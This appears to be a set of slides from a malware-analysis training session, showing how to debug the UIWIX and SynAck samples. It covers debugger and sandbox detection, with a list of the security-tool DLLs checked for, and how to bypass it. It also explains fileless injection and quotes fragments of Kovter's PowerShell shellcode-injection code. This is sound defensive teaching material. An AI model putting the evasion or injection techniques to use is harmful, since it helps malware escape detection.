
You're now at the start of Microsoft's IsDebuggerPresent function, which you don't want to debug.

- Remove the IsDebuggerBreakpoint, which you don't need anymore.
- To do that, press F2 or right-click on the line where you're paused and select Breakpoint > Toggle.



Let's get to the code that might be worth examining.

- Direct the specimen to execute IsDebuggerPresent and pause after returning to the malware author's code.
- To do that, click Debug > Run till user code (Alt+F9)
- Once the specimen pauses, scroll up one line in the debugger.



Functions typically store their result in the EAX register.

- Note that UIWIX just returned from IsDebuggerPresent.
- Look at the value in the EAX register in the top right corner.
- Did the specimen detect us?
- Yes: EAX contains 1.

<pre>call esi mov ebx, eax test bl, bl mov eax, ebx pop edi pop esi pop ebx pop ebp ret</pre>	<pre>esi:IsDebuggerPresent esi:IsDebuggerPresent</pre>	<div>^ Hide FPU</div> <table><tr><td>EAX</td><td>00000001</td><td></td></tr><tr><td>EBX</td><td>00000000</td><td></td></tr><tr><td>ECX</td><td>AA3C5E28</td><td></td></tr><tr><td>EDX</td><td>00000100</td><td>L 'Ä'</td></tr><tr><td>EBP</td><td>00EFF42C</td><td></td></tr><tr><td>ESP</td><td>00EFF420</td><td></td></tr></table>	EAX	00000001		EBX	00000000		ECX	AA3C5E28		EDX	00000100	L 'Ä'	EBP	00EFF42C		ESP	00EFF420	
EAX	00000001																			
EBX	00000000																			
ECX	AA3C5E28																			
EDX	00000100	L 'Ä'																		
EBP	00EFF42C																			
ESP	00EFF420																			

The specimen can now react to its “awareness” of being analyzed.

- UIWIX will terminate itself just a handful instructions later, because it discovered it's being debugged.
- You could bypass this defensive measure by double-clicking the EAX register and changing its value to 0.

The screenshot shows a debugger interface with three main components:

- Assembly Window:** Displays the following instructions:

```
call esi
mov ebx, eax
test bl, bl
mov eax, ebx
pop edi
pop esi
pop ebx
pop ebp
ret
```
- Register Window:** Shows the state of registers. EAX is highlighted in red and contains the value 00000001. Other registers include EBX (00000000), ECX (AA3C5E28), EDX (00000100), EBP (00EFF42C), and ESP (00EFF420). A label 'L'Ä'' is visible next to the EDX register.
- Edit Dialog Box:** A modal window titled 'Edit' is open, allowing the user to modify the value of the selected register (EAX). The 'Expression' field contains the value '0', which is highlighted with a red box. Other fields for 'Bytes', 'Signed', 'Unsigned', and 'ASCII' are also visible.


Register	Value
EAX	00000001
EBX	00000000
ECX	AA3C5E28
EDX	00000100
EBP	00EFF42C
ESP	00EFF420

Malicious code can detect the debugger in many ways.

- The specimen can call `OutputDebugString`, which returns a valid address only if it's being debugged.
- Other APIs include `CheckRemoteDebuggerPresent`, `NtQueryInformationProcess`, etc.
- Instead of calling `IsDebuggerPresent`, malware can manually check the `BeingDebugged` bit in its memory space (PEB).

ScyllaHide can automatically conceal the debugger.

- In x32dbg go to Plugins > ScyllaHide > Options.
- Enable the “Hide from PEB” options and click OK.



What have we just learned?

- How static analysis (PeStudio) helps you start the investigation.
- How malware can detect your debugger.
- How you can bypass such defensive code with the help of a debugger (x32dbg).
- How you can use the debugger to intercept API calls.

Let's examine another way malware can spot the security tools it's designed to avoid.

Many security tools inject their DLLs into local processes.


The Windows API GetModuleHandle:

- Lets malware locate an undesirable DLL in memory.
- Accepts the name of the DLL as the parameter.
- Returns zero if the DLL was not found
- Returns a non-zero value if the DLL was found, which signals to the specimen that the security tool is active.

Restart UIWIX in preparation for the next step.

- If you've already enabled ScyllaHide, so you don't need to manually bypass debugger detection.
- You've already removed the IsDebuggerPresent breakpoint, since you don't need it anymore.
- Restart UIWIX in x32dbg by selecting Debug > Restart.
- The specimen will pause at the beginning of its code.

28



Set breakpoints on GetModuleHandle variations.

In the Command window at the bottom of the debugger type:

- SetBPX GetModuleHandleA
- SetBPX GetModuleHandleW


Add both because you don't know which one will be called.

77A810D0	06 00 08 00	E8 96 A8 77	06 00 08 00	D8 96 A8 77	... è. "w... Ø. "w
77A810E0	1C 00 1E 00	80 8D A8 77	6B 4C 73 45	00 00 00 01	... wkLSE...
77A810F0	D8 58 B9 77	00 00 00 00	E8 17 A8 77	C0 AB AE 77	ØX¹w... è. "wÀ«®w
77A81100	04 00 06 00	F4 94 A8 77	20 26 AB 77	D0 4B AB 77	... ô. "w &«wDK«w


Command: SetBPX GetModuleHandleA

Paused

Run the specimen in the debugger (F9).




The malware will run, then pause at GetModuleHandleA:



Which DLL is UIWIX trying to locate?


- Glance on the right of the debugger to look at the parameter the specimen is passing to GetModuleHandleA.



```
Default (stdcall) 5 [ ] Unlocked
1: [esp+4] 0ABC10E4 "kernel32"
2: [esp+8] 00D1F72C
3: [esp+C] 0ABD4A84 uiwix.0ABD4A84
4: [esp+10] 00000000
5: [esp+14] 00D1F664
```


- It's normal for code to look for kernel32.
- Let the specimen to continue running until the next breakpoint.

31



UIWIX pauses on GetModuleHandleA again.

- If the specimen didn't pause, then check whether you've enabled ScyllaHide and redo this exercise.
- This time, the specimen is trying to locate SbieDll.dll.



```
Default (stdcall) 5 ☐ Unlocked
1: [esp+4] 0ABC1104 "SbieDll.dll"
2: [esp+8] 00D1F72C
3: [esp+C] 0ABD4A84 uiwix.0ABD4A84
4: [esp+10] 0ABD4A54 uiwix.0ABD4A54
5: [esp+14] 0101F601
```

- Why might UIWIX care about SbieDll.dll?
- What software uses this DLL? Search the web if you're uncertain.

UIWIX is looking for security tools.

- SbieDll.dll is used by the sandboxing app Sandboxie.
- If you allow the specimen to continue running, you'll see it attempts to locate other security DLLs inside its own process:
 - api_log.dll and dir_watch.dll: SysAnalyzer dir_watch.dll
 - pstorec.dll: Probably ThreatAnalyzerwpespy.dll
 - wpespy.dll: WPE Pro
 - vmcheck.dll: Virtual PC
 - VBoxHook.dll and VBoxMRXNP.dll: VirtualBox

Malware often avoids infecting the system if it encounters the software it considers hostile.

Evasive malicious programs can shun:

- Debuggers and other tools used for interactive analysis
- Sandboxes used for automated analysis
- Specific anti-malware software that the malware author determined to be good at detecting the specimen

Malware can look for undesirable DLLs, processes, windows, registry keys, files, mutex objects, etc.

What have we just learned?

- How malware can detect active security tools.
- How you can use a debugger to investigate API calls that interest you.
- How you can examine parameters that the API calls receive.

For additional suspicious API names and other tips see:
<https://dfir.to/reversing-tips>

**Operate mostly in memory to bypass
anti-malware measures.**

An abstract graphic in the bottom right corner of the slide. It consists of numerous thin, light blue lines that form overlapping circles and arcs. Small blue dots are scattered along these lines, creating a sense of motion or a network-like structure. The overall effect is a complex, organic pattern that contrasts with the solid blue background.

Memory is the weak spot of many anti-malware tools.

- The attacker crafts the initial malicious file to appear legitimate.
- The specimen extracts its malicious code into its own memory space or injects it into other processes.
- Such “fileless” techniques help evade detection and analysis.

Example: Kovter Multipurpose Malware

- Kovter avoided placing malicious artifacts on the file system.
- It extracted encrypted or obfuscated code from the registry, keeping it solely in memory of trusted processes.



Kovter's JavaScript launched PowerShell to run the shellcode, which it extracted from the registry.

- The PowerShell script used VirtualAlloc to place decoded shellcode in memory of powershell.exe.
- The script called CreateThread to execute the shellcode in a new thread of powershell.exe.
- The thread spawned a trusted program (regsvr32.exe), injecting the decrypted malicious code via Process Hollowing.

```
.Length-1);$i++) {$memset.Invoke(($pr+$i), $sc32[$i], 1)};
```

```
pServices.Marshal>::GetDelegateForFunctionPointer((gproc kernel32.dll CreateThread),  
2],[UInt32],[UInt32],[IntPtr])([IntPtr])).Invoke(0,0,$pr,$pr,0,0);
```

A few questions for you to answer:

- What other names are synonymous with Process Hollowing?
- What are some of the other malware families that used Process Hollowing to evade detection?

Search the web and talk to fellow session attendees to find the answers.

Possible Answers:

- What other names are synonymous with Process Hollowing?
 - RunPE
 - Process Replacement
- What are some of the other malware families that used Process Hollowing to evade detection?
 - Variants of Carbanak and Trickbot come to mind
 - More names at <https://attack.mitre.org/techniques/T1093>

What have we just learned?

- Malware can split malicious logic across multiple processes to evade detection.
- Once running on the system, malware can misuse Windows features to inject code—no exploits necessary.
- You can identify malicious behavior by paying attention to API calls used for memory interactions, such as VirtualAlloc.

Other injection APIs include VirtualAllocEx, WriteProcessMemory, CreateRemoteThread

Let's look at another example of in-memory evasion: Process Doppelgänger.

- Process Doppelgänger uses an NTFS transaction to “inject” code into a file without actually modifying the file on disk.
- This conceals the malicious code from anti-malware detection.
- SynAck Ransomware was the first public sample to utilize Process Doppelgänger in the wild.

You could observe the SynAck infection attempt in your lab by using Process Monitor.

- SynAck creates the file msixec.exe, then launches it.
- The file is a legitimate, benign executable by Microsoft.
- Launching a non-malicious program often suggests a memory injection attempt.


SynAck.exe	3824	Process Start	SUCCESS	Parent PID: 4144, Comma...
SynAck.exe	3824	Thread Cre...	SUCCESS	Thread ID: 2952
SynAck.exe (3824)		C:\Users\REM\Desktop\SynAck.exe		
msiexec.exe (200)		\Users\REM\AppData\Roaming\msiexec.exe		
SynAck.exe	3824	CreateFile	C:\Windows\Prefetch\SYNACK.EX...	NAME NOT F... Desired Access: Generic ...
SynAck.exe	3824	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\...	REPARSE Desired Access: Query V...
SynAck.exe	3824	RegOpenKey	HKLM\System\CurrentControlSet\C...	NAME NOT F... Desired Access: Query V...

Prepare to explore SynAck in your debugger.

- We'll use x64dbg, because this is a 64-bit sample.
- Say goodbye to UIWIX and exit x32dbg.
- Extract SynAck.exe from malware.zip (password: malware19).
- Load SynAck.exe from into x64dbg.
- The debugger will pause at the beginning of the specimen.


x64dbg - File: SynAck.exe - PID: 2272 - Module: synack.exe - Thread: Main Thread 3740

File View Debug Trace Plugins Favourites Options Help Mar 4 2018

